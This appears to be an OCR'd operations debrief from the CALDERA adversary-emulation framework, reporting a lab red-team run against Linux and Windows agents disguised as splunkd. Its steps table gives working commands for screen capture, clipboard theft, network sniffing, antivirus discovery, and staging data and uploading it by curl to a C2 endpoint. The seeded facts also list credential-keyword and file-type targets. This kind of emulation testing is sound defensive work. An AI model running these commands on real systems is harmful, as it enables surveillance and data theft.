OPERATIONS DEBRIEF

Generated on 2023-09-22T08:00:22Z

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
Testing Adversaries	running	atomic	default	Not finished

AGENTS


The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
uzblob	pheonix	linux	kali	User	splunkd
wmukjr	DESKTOP-OBPRFU1	windows	DESKTOP-OBPRFU1\lefoj	Elevated	splunkd.exe

OPERATIONS DEBRIEF


ATTACK PATH GRAPH

This graph displays the attack path of hosts compromised by CALDERA. Source and target hosts are connected by the method of execution used to start the agent on the target host.




STEPS GRAPH

This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.



TACTIC GRAPH


This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.



OPERATIONS DEBRIEF


TECHNIQUE GRAPH

This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.



FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



1	linux.included.extensions
1	windows.included.extensions
1	windows.excluded.extensions
1	file.sensitive.content
1	file.last.accessed
1	file.last.modified
1	windows.included.directories
1	linux.included.directories
1	windows.excluded.directories
1	linux.excluded.directories
1	windows.staging.location
1	linux.staging.location
1	safe.mode.enabled
1	pseudo.data.identifier
1	host.archive.password

OPERATIONS DEBRIEF

TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Collection	T1115: Clipboard Data T1113: Screen Capture T1074.001: Data Staged: Local Data Staging	Testing Adversaries Copy Clipboard Screen Capture Create staging directory
Credential-access	T1040: Network Sniffing	Testing Adversaries Sniff network traffic
Discovery	T1016: System Network Configuration Discovery T1518.001: Software Discovery: Security Software Discovery	Testing Adversaries Scan WIFI networks Discover antivirus programs Preferred WIFI
Exfiltration	T1560.001: Archive Collected Data: Archive via Utility T1041: Exfiltration Over C2 Channel	Testing Adversaries Compress staged directory Exfil staged directory

STEPS IN OPERATION TESTING ADVERSARIES

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2023-09-22 T07:50:44Z	failure	uzblob	Copy Clipboard	xclip -o	No
2023-09-22 T07:51:17Z	failure	wmukjr	Screen Capture	$loadResult = [Reflection.Assembly]::LoadWithPartialName("System.Drawing");function screenshot([Drawing.Rectangle]$bounds, $path) { $bmp = New-Object Drawing.Bitmap $bounds.width, $bounds.height; $graphics = [Drawing.Graphics]::FromImage($bmp); $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size); $bmp.Save($path); $graphics.Dispose(); $bmp.Dispose();}if ($loadResult) { $bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1000, 900); $dest = "$HOME\Desktop\screenshot.png"; screenshot $bounds $dest; if (Test-Path -Path $dest) { $dest; exit 0; };};exit 1;	No
2023-09-22 T07:51:46Z	success	uzblob	Create staging directory	mkdir -p staged && echo $PWD/staged	Yes
2023-09-22 T07:51:53Z	success	wmukjr	Copy Clipboard	Get-Clipboard -raw	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2023-09-22 T07:52:30Z	success	uzblob	Compress staged directory	tar -P -zcf /home/kali/staged.tar.gz /home/kali/staged && echo /home/kali/staged.tar.gz	Yes
2023-09-22 T07:52:46Z	success	wmukjr	Create staging directory	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object	Yes
2023-09-22 T07:53:16Z	success	uzblob	Exfil staged directory	curl -F "data=@/home/kali/staged.tar.gz" --header "X-Request-ID: `hostname`-uzblob" http://localhost:8888/file/upload	No
2023-09-22 T07:53:40Z	failure	wmukjr	Compress staged directory	Compress-Archive -Path C:\Windows\system32\staged -DestinationPath C:\Windows\system32\staged.zip -Force;sleep 1; ls C:\Windows\system32\staged.zip | foreach {$_.FullName} | select	No
2023-09-22 T07:53:55Z	failure	uzblob	Scan WIFI networks	./obfuscated_payload.sh scan	No
2023-09-22 T07:54:25Z	success	wmukjr	Discover antivirus programs	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value	Yes
2023-09-22 T07:54:41Z	success	uzblob	Preferred WIFI	./wifi.sh pref	Yes
2023-09-22 T07:55:14Z	failure	wmukjr	Scan WIFI networks	.\obfuscated_payload.ps1 -Scan	No
2023-09-22 T07:56:08Z	success	wmukjr	Preferred WIFI	.\wifi.ps1 -Pref	Yes
2023-09-22 T07:58:00Z	failure	wmukjr	Sniff network traffic	$path = "$ENV:UserProfile\Desktop\pcap.etl";New-NetEventSession -Name "PCAP" -CaptureMode SaveToFile -LocalFilePath $path;Add-NetEventProvider -Name "Microsoft-Windows-TCPIP" -SessionName "PCAP";Start-NetEventSession -Name "PCAP";Start-Sleep -s 60;Stop-NetEventSession -Name "PCAP";if (Test-Path $path) { echo $path; exit 0;} else { echo "Failed to generate PCAP file."; exit 1;};	No

FACTS FOUND IN OPERATION TESTING ADVERSARIES

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

OPERATIONS DEBRIEF

Trait	Value	Score	Source	Command Run
linux.included.extensions	txt,cfg,conf,yml,doc,docx,xls,xlsx,pdf,sh,jpg,p7b,p7s,p7r,p12,pfx	1	2cc..c1d	No Command (SEEDED)
windows.included.extensions	doc,xps,xls,ppt,pps,wps,wpd,ods,odt,lwp,jtd,pdf,zip,rar,docx,url,xlsx,pptx,ppsx,pst,ost,jpg,txt,lnk,p7b,p7s,p7r,p12,pfx	1	2cc..c1d	No Command (SEEDED)
windows.excluded.extensions	exe,jar,dll,msi,bak,vmx,vmdx,vmdk,lck	1	2cc..c1d	No Command (SEEDED)
file.sensitive.content	user,pass,username,password,uname,psw	1	2cc..c1d	No Command (SEEDED)
file.last.accessed	-30	1	2cc..c1d	No Command (SEEDED)
file.last.modified	-30	1	2cc..c1d	No Command (SEEDED)
windows.included.directories	c:\users	1	2cc..c1d	No Command (SEEDED)
linux.included.directories	/home	1	2cc..c1d	No Command (SEEDED)
windows.excluded.directories	links,music,saved games,contacts,videos,source,onedrive	1	2cc..c1d	No Command (SEEDED)
linux.excluded.directories	.local,.cache,lib,caldera	1	2cc..c1d	No Command (SEEDED)
windows.staging.location	Recycle Bin	1	2cc..c1d	No Command (SEEDED)
linux.staging.location	/tmp	1	2cc..c1d	No Command (SEEDED)
safe.mode.enabled	False	1	2cc..c1d	No Command (SEEDED)
pseudo.data.identifier	_pseudo	1	2cc..c1d	No Command (SEEDED)
host.archive.password	C4ld3ra	1	2cc..c1d	No Command (SEEDED)
host.dir.staged	/home/kali/staged	2	uzblob	mkdir -p staged && echo $PWD/staged
host.dir.compress	/home/kali/staged.tar.gz	1	uzblob	tar -P -zcf /home/kali/staged.tar.gz /home/kali/staged && echo /home/kali/staged.tar.gz
host.dir.staged	C:\Windows\system32\staged	1	wmukjr	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object
host.installed.av	displayName=Windows Defender	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value

OPERATIONS DEBRIEF

Trait	Value	Score	Source	Command Run
host.installed.av	instanceGuid={D68DDC3A-831F-4fae-9E44-DA132C1ACF46}	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
host.installed.av	pathToSignedProductExe=windowsdefender://	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
host.installed.av	pathToSignedReportingExe=%ProgramFiles%\Windows Defender\MsMpeng.exe	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
host.installed.av	productState=401664	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
host.installed.av	timestamp=Fri, 22 Sep 2023 07:38:37 GMT	1	wmukjr	wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
wifi.network.ssid	-999 Wired connection 1	1	uzblob	./wifi.sh pref
wifi.network.ssid	0 lo	1	uzblob	./wifi.sh pref
wifi.network.ssid	0 Lonelypheonix	1	uzblob	./wifi.sh pref
wifi.network.ssid	The Wireless AutoConfig Service (wlansvc) is not running.	1	wmukjr	.\wifi.ps1 -Pref